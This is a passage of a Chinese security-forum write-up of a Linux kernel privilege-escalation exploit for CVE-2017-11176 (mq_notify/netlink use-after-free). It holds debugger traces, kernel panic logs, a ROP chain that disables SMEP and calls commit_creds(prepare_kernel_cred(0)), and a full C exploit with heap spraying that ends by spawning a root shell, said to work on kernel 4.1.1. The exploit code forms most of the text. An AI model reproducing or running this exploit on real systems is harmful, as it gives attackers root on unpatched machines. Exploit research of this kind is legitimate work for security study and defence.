RSP 0xa0657988 → 0xffffffff81063d54 (native_swapgs+4) ← 0x801f0fc35df8010f
RIP 0x4009ce ← push rbp /* 0x10ec8348e5894855 */
[ DISASM ]
0xffffffff811b265d <kmem_cache_shrink+45> pop rdi
0xffffffff811b265e <kmem_cache_shrink+46> ret
↓
0xffffffff810031bd <xen_write_cr4+13> mov cr4, rdi
0xffffffff810031c0 <xen_write_cr4+16> pop rbp
0xffffffff810031c1 <xen_write_cr4+17> ret
↓
0x4009ce push rbp
0x4009cf mov rbp, rsp
0x4009d2 sub rsp, 0x10
0x4009d6 mov qword ptr [rip + 0x2e114f], -0x7ef5e8e0
<0xffffffff810a1720>
0x4009e1 mov qword ptr [rip + 0x2e114c], -0x7ef5e5a0
<0xffffffff810a1a60>
0x4009ec mov rax, qword ptr [rip + 0x2e1145]
[ STACK ]
00:0000 rsp 0xa0657988 → 0xffffffff81063d54 (native_swapgs+4) ← 0x801f0fc35df8010f
01:0008 0xa0657990 → 0xa0657a60 ← 0x0
02:0010 0xa0657998 → 0xffffffff81a834ad (kallsyms_names+741853) ← 0x80bc50192d7ffcf
03:0018 0xa06579a0 → 0x400a11 ← push rbp /* 0x4af1e8bfe5894855 */
04:0020 0xa06579a8 ← 0x33 /* '3' */
05:0028 0xa06579b0 ← 0x246
06:0030 0xa06579b8 → 0x7ffda0657e70 → 0x40bcf0 ← push r14 /* 0x6d9ed8be415641 */
07:0038 0xa06579c0 ← 0x2b /* '+' */
[ BACKTRACE ]
f 0 4009ce
f 1 ffffffff81063d54 native_swapgs+4
f 2 ffffffff81a834ad kallsyms_names+741853
f 3 400a11
f 4 33
f 5 246
f 6 7ffda0657e70
f 7 2b
f 8 0

```

```

246 ffff88000004e300 0000000000000000
[ 46.728556] Call Trace:
[ 46.728556] <UNK>
[ 46.728556] Code: 00 00 89 c1 4c 89 e2 48 8
9 de 4c 89 f7 e8 20 fa ff ff e9 79 fc ff ff 90
66 2e 0f 1f 84 00 00 00 00 00 55 48 89 e5 41
54 49 89 fc <53> 48 89 f3 0f 20 d0 0f 1f 40 00
48 89 de 4c 89 e7 48 89 c2 e8
[ 46.728556] Kernel panic - not syncing: Mac
hine halted.
[ 46.728556] CPU: 0 PID: 110 Comm: exploit N
ot tainted 4.1.1 #1
[ 46.728556] Hardware name: QEMU Standard PC
(i440FX + PIIX, 1996), BIOS Ubuntu-1.8.2-lubu
ntul 04/01/2014
[ 46.728556] 0000000000000000 000000000566e3
b9e ffff880007804e78 ffffffff818392de
[ 46.728556] 0000000000000000 ffffffff81ac4
e89 ffff880007804ef8 ffffffff81837a67
[ 46.728556] ffff880000000000 ffff880007804
f08 ffff880007804ea8 000000000566e3b9e
[ 46.728556] Call Trace:
[ 46.728556] <#DF> [<fffffff818392de>] du
mp_stack+0x45/0x57
[ 46.728556] [<fffffff81837a67>] panic+0xd
0/0x203
[ 46.728556] [<fffffff81060015>] df_debug+
0x35/0x40
[ 46.728556] [<fffffff8101625b>] do_double
_fault+0x8b/0x110
[ 46.728556] [<fffffff81841e68>] double_fa
ult+0x28/0x30
[ 46.728556] [<fffffff818410c7>] ? native_
iret+0x7/0x7
[ 46.728556] [<fffffff8106a859>] ? do_page
_fault+0x9/0x30
[ 46.728556] <<EOP>> <UNK>
[ 46.728556] Kernel Offset: disabled
[ 46.728556] --[end Kernel panic--not syn

```

在执行push rbp的时候crash了，没找到原因，就不写函数了，直接用rop执行commit_creds(prepare_kernel_cred(0))

通常用如下gadgets (stack 状态)

```

addr->pop rdi ; ret
0
addr->prepare_kernel_cred
addr->mov rdi, rax ; ret
addr->commit_creds

```

或者利用上面的变形

但是在我执行的时候又遇到一个问题，因为rax不为空

Dump of assembler code for function prepare_kernel_cred:

```
(■■■)
0xffffffff810a1a80 <+32>:    test    rax,rax
=> 0xffffffff810a1a83 <+35>:    je      0xffffffff810a1b78 <prepare_kernel_cred+280>
0xffffffff810a1a89 <+41>:    test    r12,r12
0xffffffff810a1a8c <+44>:    mov     rbx,rax
0xffffffff810a1a8f <+47>:    je      0xffffffff810a1b40 <prepare_kernel_cred+224>
0xffffffff810a1a95 <+53>:    mov     rdi,r12
0xffffffff810a1a98 <+56>:    call    0xffffffff810a1a00 <get_task_cred>
0xffffffff810a1a9d <+61>:    mov     r12,rax
0xffffffff810a1aa0 <+64>:    mov     rdi,rbx
0xffffffff810a1aa3 <+67>:    mov     rsi,r12
0xffffffff810a1aa6 <+70>:    mov     ecx,0x14
0xffffffff810a1aab <+75>:    rep movs QWORD PTR es:[rdi],QWORD PTR ds:[rsi]
0xffffffff810a1aae <+78>:    mov     DWORD PTR [rbx],0x1
0xffffffff810a1ab4 <+84>:    mov     rax,QWORD PTR [rbx+0x78]
0xffffffff810a1ab8 <+88>:    inc     DWORD PTR ds:[rax]
0xffffffff810a1abb <+91>:    mov     rax,QWORD PTR [rbx+0x80]
0xffffffff810a1ac2 <+98>:    test    rax,rax
0xffffffff810a1ac5 <+101>:   je      0xffffffff810a1ace <prepare_kernel_cred+110>
0xffffffff810a1ac7 <+103>:   inc     DWORD PTR ds:[rax+0xc0]
0xffffffff810a1ace <+110>:   mov     rax,QWORD PTR [rbx+0x88]
0xffffffff810a1ad5 <+117>:   inc     DWORD PTR ds:[rax]
0xffffffff810a1ad8 <+120>:   mov     edx,0xd0
0xffffffff810a1add <+125>:   mov     QWORD PTR [rbx+0x50],0x0
0xffffffff810a1ae5 <+133>:   mov     QWORD PTR [rbx+0x58],0x0
0xffffffff810a1aed <+141>:   mov     QWORD PTR [rbx+0x60],0x0
0xffffffff810a1af5 <+149>:   mov     QWORD PTR [rbx+0x68],0x0
0xffffffff810a1afd <+157>:   mov     rsi,r12
0xffffffff810a1b00 <+160>:   mov     BYTE PTR [rbx+0x48],0x1
0xffffffff810a1b04 <+164>:   mov     QWORD PTR [rbx+0x70],0x0
0xffffffff810a1b0c <+172>:   mov     rdi,rbx
0xffffffff810a1b0f <+175>:   call    0xffffffff813478d0 <security_prepare_creds>
0xffffffff810a1b14 <+180>:   test    eax,eax
0xffffffff810a1b16 <+182>:   js      0xffffffff810a1b58 <prepare_kernel_cred+248>
0xffffffff810a1b18 <+184>:   dec     DWORD PTR ds:[r12]
0xffffffff810a1b1d <+189>:   je      0xffffffff810a1b30 <prepare_kernel_cred+208>
0xffffffff810a1b1f <+191>:   mov     rax,rbx
0xffffffff810a1b22 <+194>:   pop     rbx
0xffffffff810a1b23 <+195>:   pop     r12
0xffffffff810a1b25 <+197>:   pop     rbp
0xffffffff810a1b26 <+198>:   ret
0xffffffff810a1b27 <+199>:   nop     WORD PTR [rax+rax*1+0x0]
0xffffffff810a1b30 <+208>:   mov     rdi,r12
0xffffffff810a1b33 <+211>:   call    0xffffffff810a1540 <__put_cred>
0xffffffff810a1b38 <+216>:   mov     rax,rbx
0xffffffff810a1b3b <+219>:   pop     rbx
0xffffffff810a1b3c <+220>:   pop     r12
0xffffffff810a1b3e <+222>:   pop     rbp
0xffffffff810a1b3f <+223>:   ret
(■■■)
0xffffffff810a1b78 <+280>:   xor     eax,eax
0xffffffff810a1b7a <+282>:   jmp     0xffffffff810a1b3b <prepare_kernel_cred+219>
(■■■)
```

End of assembler dump.

因为rax的原因，没有正确执行prepare_kernel_creds，因此还需要加一条gadgets

开始找的iret gadget并不能运行成功，不知道为啥，在im0963老哥的提示下，换了一条gadgets解决了

exploit：这份exploit在linux kernel 4.1.1上面测试成功了，内核不同，可能需要改一些偏移

```
#gcc exploit.c -lpthread -static -o exploit
#define _GNU_SOURCE
#include <asm/types.h>
#include <mqueue.h>
#include <stdio.h>
```

```

#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/syscall.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <linux/netlink.h>
#include <pthread.h>
#include <errno.h>
#include <stdbool.h>
#include <sys/un.h>
#include <sys/mman.h>

#define MAX_MSGSIZE 1024
#define SOL_NETLINK (270)
#define _mq_notify(mqdes, sevp) syscall(__NR_mq_notify, mqdes, sevp)

struct state
{
    int ok;
    int fd;
    int close_fd;
}state;

struct u_wait_queue{
    unsigned int flag;
    long* pri;
    long* func;
    long* next;
    long* prev;
};

#define KERNCALL __attribute__((regparm(3)))

void ( * commit_creds )(void *) KERNCALL ;
size_t* ( * prepare_kernel_cred )(void *) KERNCALL ;

void getroot(){
    commit_creds = 0xffffffff810a1720 ;
    prepare_kernel_cred = 0xffffffff810a1a60;
    size_t cred = prepare_kernel_cred(0);
    commit_creds(cred);
}

void getshell(){
    system("/bin/sh");
}

unsigned long user_cs, user_ss, user_eflags,user_sp ;
void save_stats() {
    asm(
        "movq %%cs, %0\n"
        "movq %%ss, %1\n"
        "movq %%rsp, %3\n"
        "pushfq\n"
        "popq %2\n"
        : "=r"(user_cs), "=r"(user_ss), "=r"(user_eflags), "=r"(user_sp)
        :
        : "memory"
    );
}

int add_rmem_alloc(void){
    int fd1 = -1;
    int fd2 = -1;
    fd1 = socket(AF_NETLINK,SOCK_RAW,2);
    fd2 = socket(AF_NETLINK,SOCK_DGRAM,2);
    struct sockaddr_nl nladdr;
    nladdr.nl_family = AF_NETLINK;
    nladdr.nl_groups = 0;
    nladdr.nl_pad = 0;
    nladdr.nl_pid = 10;
    bind(fd1,(struct sockaddr*)&nladdr,sizeof(struct sockaddr_nl));

```

```

struct msghdr msg;
struct sockaddr_nl r_nladdr;
r_nladdr.nl_pad = 0;
r_nladdr.nl_pid = 10;
r_nladdr.nl_family = AF_NETLINK;
r_nladdr.nl_groups = 0;

memset(&msg, 0, sizeof(msg));
msg.msg_name = &r_nladdr; /*address of receiver*/
msg.msg_namelen = sizeof(nladdr);
/* message head */
char buffer[] = "An example message";
struct nlmsghdr *nlhdr;
nlhdr = (struct nlmsghdr*)malloc(NLMSG_SPACE(MAX_MSGSIZE));
strcpy(NLMSG_DATA(nlhdr), buffer);
nlhdr->nlmsg_len = NLMSG_LENGTH(strlen(buffer)); /*nlmsghdr len + data len*/
nlhdr->nlmsg_pid = getpid(); /* self pid */
nlhdr->nlmsg_flags = 0;

struct iovec iov;
iov.iov_base = nlhdr;
iov.iov_len = nlhdr->nlmsg_len;
msg.msg_iov = &iov;
msg.msg_iovlen = 1;

while (sendmsg(fd2, &msg, MSG_DONTWAIT)>0) ;
if (errno != EAGAIN)
{
    perror("sendmsg");
    exit(-5);
}
printf("[*] sk_rmem_alloc > sk_rcvbuf ==> ok\n");
return fd1;

return 0;
}

static void *thread2(struct state *s){
    int fd = s->fd;
    s->ok = 1;
    sleep(3);
    close(s->close_fd);
    int optval = 1;
    if(setsockopt(fd, SOL_NETLINK, NETLINK_NO_ENOBUFS, &optval, 4)){
        perror("setsockopt ");
    }
    else{
        puts("[*] wake up thread 1");
    }
}

void tiger(int fd){
    pthread_t pid;
    struct state s;
    s.ok = 0;
    s.fd = fd;
    s.close_fd = dup(fd);
    if(errno = pthread_create(&pid, NULL, thread2, &s)){
        perror("pthread_create ");
        exit(-1);
    }
    while(!(s.ok));
    puts("[*] mq_notify start");
    struct sigevent sigv;
    sigv.sigev_signo = s.close_fd;
    sigv.sigev_notify = SIGEV_THREAD;
    sigv.sigev_value.sival_ptr = "test";
    _mq_notify((mqd_t)0x666, &sigv);
    puts("ok");
}

```



```

struct thread3_arg
{
    int send ;
    int fd;
    struct msghdr *msg;
    int flag;
};

static void *thread3(struct thread3_arg *arg){
    sendmsg(arg->fd,arg->msg,0);
}

void heap_spray(int nlk_fd){
    int sfd = -1;
    int rfd = -1;
    sfd = socket(AF_UNIX,SOCK_DGRAM,0);
    rfd = socket(AF_UNIX,SOCK_DGRAM,0);
    if (rfd<0||sfd<0){
        perror("heap spray socket");
        exit(-1);
    }
    printf("send fd : %d\nrecv fd : %d\n",sfd,rfd);

    char *saddr = "@test";
    struct sockaddr_un serv;
    serv.sun_family = AF_UNIX;
    strcpy(serv.sun_path,saddr);
    serv.sun_path[0] = 0;
    if(bind(rfd,(struct sockaddr*)&serv,sizeof(serv))){
        perror("heap spray bind");
        exit(-1);
    }
    if(connect(sfd,(struct sockaddr*)&serv,sizeof(serv))){
        perror("heap spray bind");
        exit(-1);
    }

    struct msghdr msg;
    memset(&msg,0,sizeof(msg));
    struct iovec iov;
    char iovbuf[10];
    iov.iov_base = iovbuf;
    iov.iov_len = 10;
    char buf[1024];
    memset(buf,0x41,1024);
    struct cmsghdr *pbuf;
    pbuf = (struct cmsghdr*)buf;
    pbuf->cmsg_len = 1024;
    pbuf->cmsg_level = 0;
    pbuf->cmsg_type = 1;
    *(unsigned int*)((char*)buf+0x2b0) = 0x12345678; /*portid*/
    *(unsigned long*)((char*)buf+0x2c8) = 0; /*groups*/
    struct u_wait_queue uwq; /*■■■■■■■■■■u_wait_queue_t*/
    memset(&uwq,0x66,sizeof(uwq));
    uwq.flag = 0x01;
    //uwq.func = 0xdeadbeefdeadbeef;
    uwq.func = 0xffffffff81000085; /* swapgs ; ret; addr*/
    uwq.next = &(uwq.next);
    uwq.prev = &(uwq.next);
    printf("buf : %p\nuwq : %p\n",buf,&(uwq.next));
    *(unsigned long*)((char*)buf+0x2e8) = (void*)&(uwq.next); /*■■netlink_sock->wait->tasklist.next,■■■■■■fake uwq■■next■■*/
    /**(unsigned long*)((char*)buf+0x2f0) = (void*)0x4444444444444444;
    msg.msg_iov = &iov;
    msg.msg_iovlen = 1;
    //msg.msg_controllen = 0;
    /*■■■■■■■■■■,■■xchg■■■■■■■■■■*/
    size_t *p = ((unsigned int)&uwq)&0xffffffff;
    size_t *ptmp = p-0x20;
    mmap(ptmp, 0x200, 7, MAP_PRIVATE | MAP_ANONYMOUS, -1, 0);
    /*
    0xffffffff8100abde : pop rax ; ret

```

```

0xffffffff811b265d : pop rdi ; ret
0xffffffff8105c144 : pop rbx ; ret
0xffffffff813b3eba : mov rdi, rax ; call rbx
commit_creds = 0xffffffff810a1720 ;
prepare_kernel_cred = 0xffffffff810a1a60;
*/
int r = 0;
p[r++] = 0xffffffff811b265d ;// pop rdi ; ret
p[r++] = 0x6f0;
p[r++] = 0xffffffff810031bd ;// mov cr4, rdi ; pop rbp ; ret
p[r++] = (unsigned long)p+0x100;
p[r++] = 0xffffffff8100abde;
p[r++] = 0;
p[r++] = 0xffffffff811b265d;
p[r++] = 0;
p[r++] = 0xffffffff810a1a60; //prepare_kernel_cred
p[r++] = 0xffffffff8133ff34 ;// mov rdi, rax ; mov rax, rdi ; pop rbx ; pop rbp ; ret
p[r++] = 0;
p[r++] = (unsigned long)p+0x100;
p[r++] = 0xffffffff810a1720;
p[r++] = 0xffffffff81063d54 ;// swapgs ; pop rbp ; ret
p[r++] = p+0x100;
p[r++] = 0xffffffff811b265d;
p[r++] = getshell;
p[r++] = 0xffffffff818410c7 ; // iretd ; call rdi
p[r++] = (unsigned long)getshell;
p[r++] = user_cs;
p[r++] = user_eflags;
p[r++] = (unsigned long)p;
p[r++] = user_ss;
p[r++] = 0xdeadbeefdeadbeef;
p[r++] = 0xdeadbeefdeadbeef;
p[r++] = 0xdeadbeefdeadbeef;
p[r++] = 0xdeadbeefdeadbeef;

struct timeval tv;
memset(&tv,0,sizeof(tv));
tv.tv_sec = 0;
tv.tv_usec = 0;
if(setsockopt(rfd,SOL_SOCKET,SO_SNDTIMEO,&tv,sizeof(tv)){
    perror("heap spary setsockopt");
    exit(-1);
}
puts("set timeo ==> ok");
while(sendmsg(sfd,&msg,MSG_DONTWAIT)>0);
if (errno != EAGAIN)
{
    perror("[-] sendmsg");
    exit(-1);
}
puts("sk_wmem_alloc > sk_snfbuf");
puts("[*] ==> sendmsg");
msg.msg_control = buf;
msg.msg_controllen = 1024;
struct thread3_arg t3;
t3.fd = sfd;
t3.send = 0;
t3.flag = 0;
t3.msg = &msg;
int i = 0;
pthread_t pid;
//sendmsg(sfd,&msg,0);
for(i=0;i<10;i++){
    if(errno = pthread_create(&pid,NULL,thread3,&t3)){
        perror("pthread_create ");
        exit(-1);
    }
}
}
}

```

```
int main(){
    int fd = -1;
    save_stats();//save cs ss rflags;
    fd = add_rmem_alloc();//
    tiger(fd);
    tiger(fd);
    heap_spray(fd);
    sleep(2);
    struct sockaddr_nl j_addr;
    int j_addr_len = sizeof(j_addr);
    memset(&j_addr, 0, sizeof(j_addr));
    if(getsockname(fd,(struct sockaddr*)&j_addr,&j_addr_len)){
        perror("getsockname ");
    }
    printf("portid : %x\n",j_addr.nl_pid);
    puts("ok");
    int optval = 1;
    printf("user_cs : %x\nuser_rflags : %x\nuser_ss : %x\n",user_cs,user_eflags,user_ss);
    setsockopt(fd,SOL_NETLINK,NETLINK_NO_ENOBUFS,&optval,5);
    close(fd);
    return 0;
}
```

参考链接

<https://blog.lexfo.fr/cve-2017-11176-linux-kernel-exploitation-part1.html>
<https://paper.seebug.org/785/>

点击收藏 | 1 关注 | 1

[上一篇：软件破解实战篇](#) [下一篇：手游外挂基础篇之ptrace注入](#)

1. 0 条回复

- 动动手指，沙发就是你的了！

[登录](#) 后跟贴

先知社区

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

目录

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)